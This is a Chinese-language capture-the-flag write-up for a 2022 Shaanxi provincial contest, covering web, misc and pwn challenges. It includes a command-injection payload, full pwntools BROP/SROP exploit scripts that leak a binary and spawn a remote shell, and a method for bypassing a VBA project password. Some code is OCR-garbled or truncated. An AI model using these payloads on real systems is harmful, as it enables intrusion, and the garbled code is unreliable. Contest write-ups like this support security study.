2022-陕西省省赛-Writeup

被加密的后门

扫出来www.zip和a.txt,知道fuck.php,然后对a.txt里面的东西md5之后爆破即可。

popop

访问class.php然后构造即可:

```
<?php
class s{
    public $f;
    public function __construct()
         this \rightarrow f = new T();
    }
}
class T{
    public $f;
    public $s;
    public function __construct()
    {
         $this→s = "Getflag";
         this \rightarrow f = new L();
}
class L{
    private $haha;
```

spa&col

扫出来robots.txt:

```
/9#S@Q&b?#MmO+21?
/ix3n3.ksk
```

上面那串base92解密出来是Atbash Cipher, 然后atbash解密得到rc3m3.php, 访问是个简单的命令执行:

```
code=`cat%09flag.php>/var/www/html/1.txt`
```

手慢无

签到题,关注公众号即可

AI人脸识别

非预期解法,直接利用linux下的字符串命令搜索

```
<mark>(root ◎ kali</mark>)-[/media/.../陕西省赛2022/misc/src/src]
# grep -r "flag" <u>face</u>
grep: face/015625.png:匹配到二进制文件
```

010打开该图片发现flag

Md5加密提交即可

Simple_Deserialization

看名字就大概猜出是反序列化

看一下字节流猜测是python反序列化,写个脚本转一下得到flag

```
import pickle
s=b'\x80\x04\x95\x7f\x00\x00\x00\x00\x00\x00\x00]\x94(\x8c\x01f\x94\x8c\x01l\x94\x8c\x01a\x94\x8c\x01g\x
s = pickle.loads(s)
s = ''.join(x for x in s)
print(s)
#flag_is:05a671c66aefea124cc08b76ea6d30bb
```

brop

except EOFError:

https://bbs.pediy.com/thread-272950.htm

```
泄露exp:
from pwn import *
context.log_level = "critical"
ip = '114.132.125.59'
port = 30610
def probe(v, want=b"TNT TNT!"):
 s = None
 try:
  s = remote(ip, port)
  s.recvuntil(b"hacker, TNT!\n")
  s.send(v)
  r = s.recv(timeout=3)
  if (want is not None and want in r) or (want is None and len(r) > 0):
    return "normal"
  else:
    return "stop"
```

```
return "crash"
 finally:
   if s:
    s.close()
 return None
def test(prefix):
 for i in range(256):
  t = prefix + bytes([i])
  c = probe(t, None)
   if c != "crash":
    print(hex(i), c)
# test(b"a" * 16)
# test(b"a"*16 + b"\xce")
# test(b"a" * 16 + b"\xce\x00")
# probe(b"a"*16 + p64(0x4000ce)) # "normal"
# probe(b"a"*16 + p64(0x4000ce)[:7]+b"\x01") # "crash"
# def findret(prefix):
# for i in range(256 * 256):
```

```
t = prefix + p64(0x400000 + i) + p64(0x4000ce)
#
    c = probe(t, b"TNT TNT!\n")
#
    if c == "normal":
#
      print(hex(i), c)
#
#
# findret(b"a" * 16)
context(os='linux', arch='amd64', log_level='debug')
sigframe = SigreturnFrame()
sigframe.rax = 1
sigframe.rdi = 1
sigframe.rsi = 0x400000
sigframe.rdx = 0x1000
sigframe.rip = 0x4000c7
s = remote(ip, port)
s.recvuntil(b"hacker, TNT!\n")
s.send(b'a' * 16 + p64(0x4000ee) + p64(0x4000c7) + bytes(sigframe))
sleep(1)
s.send(b'a' * 15)
```

```
r = s.recv()
assert r.startswith(b"\x7fELF")
with open("tnt", "wb") as f:
 f.write(r)
s.close()
攻击exp:
from pwn import *
context.arch = "amd64"
context.terminal = ["tmux", "split", "-h"]
ip = '114.132.125.59'
port = 30610
# s = process("./tnt")
s = remote(ip, port)
# attach(s)
s.recvuntil(b"hacker, TNT!\n")
```


```
sigframe = SigreturnFrame()
sigframe.rip = 0x4000ee
sigframe.rsp = 0x600800
s.send(b'a' * 16 + p64(0x4000ee) + p64(0x400100) + bytes(sigframe))
sleep(1)
s.send(b'a' * 15)
sleep(1)
s.send(b'a' * 16 + p64(0x600808) + asm(shellcraft.sh()))
s.interactive()
```

Macro

其实这题题目名字已经反映考察的点是宏命令,打开docm文件,选择视图->宏



选择执行无明显变化,选择用vba编辑器打开,发现有密码



参考

https://blog.csdn.net/qq_44768749/article/details/102673212

https://blog.csdn.net/AC1145/article/details/102636127

改docm文件名为zip并解压,找到vbaProject.bin,用notepad打开

找到其中的"PDB"字符,改为"PDX"并保存,重新压缩为zip并改名为docm

```
Document=ThisDocument/&H00000000

HelpFile=""
Name="Project"
HelpContextID="0"
VersionCompatible32="393222000"
CMG="1012BCBAC0BAC0BFC5BFC5"
PD|X="20228CD3A9D3A92C57D4A9956A6C48B537DAD1E89EA7EA30F0D4ECAD05A0FFB763C1B6D8"
GC="30329CDF9DDF9DDF"

[Host Extender Info]
```

打开,重新打开vba编辑器,可以查看,发现flag的base64串,解码即可

